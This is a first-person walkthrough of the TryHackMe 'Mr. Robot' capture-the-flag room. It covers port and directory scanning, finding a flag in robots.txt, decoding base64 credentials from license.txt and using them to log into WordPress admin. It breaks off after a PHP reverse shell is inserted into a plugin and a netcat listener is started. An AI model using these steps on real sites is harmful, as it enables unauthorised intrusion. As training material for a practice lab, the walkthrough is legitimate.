Mr. Robot - Walkthrough

This is a medium level CTF room on TryHackMe. The objective of this machine is to find three flags.

Objective: Gain the root shell of the target machine & obtain the root flag.


Penetration Methodologies:

- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation
- Hash Cracking

Tools Used: Nmap, Dirbuster, Firefox, Base64 decoder, Netcat, Hashcat


Scanning:

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.




nmap scan showed that http and https services were running. So, I visited http://10.10.45.114 in **firefox** and some script was running there asking me to run a command from the available commands. I tried to run some system commands to gain some information but it didn't work.

Reconnaissance:




Then I launched **dirbuster** scan and found some interesting files.




Then I opened all of them one after another and found some interesting data there.


In http://10.10.45.114/robots.txt file, I found first flag file and a wordlist.




After opening the http://10.10.45.114/key-1-of-3.txt, I found the first flag.



And fsocity.dic was a wordlist file. Maybe it would have a use later.




Then I opened http://10.10.45.114/license.txt file and there I found some base64 encoded data.



Then I opened a terminal and used base64 tool to decode that data with the below command:


echo 'ZWxsaW900kVSMjgtMDY1Mgo=' | base64 -d

and I found some data which looked like a username and a password.




Then I opened the last file that I found from the dirbuster named /wp-login.php and from the name of this file, I thought it would be a WordPress login page as I previously worked on WordPress websites.


Exploitation:



It was really a WordPress login page of admin. I recently decrypted some base64 encoded data which seemed to be a username and a password, so I thought of using them here. After entering those credentials, I was logged into the admin dashboard.



Now since I was into the admin dashboard, it was the time to gain a web shell. So, in the plugins tab I added my php reverse shell into one of the plugins named contact-form-7 and started a **netcat** listener on my machine with the command: **nc -lvp 20000**



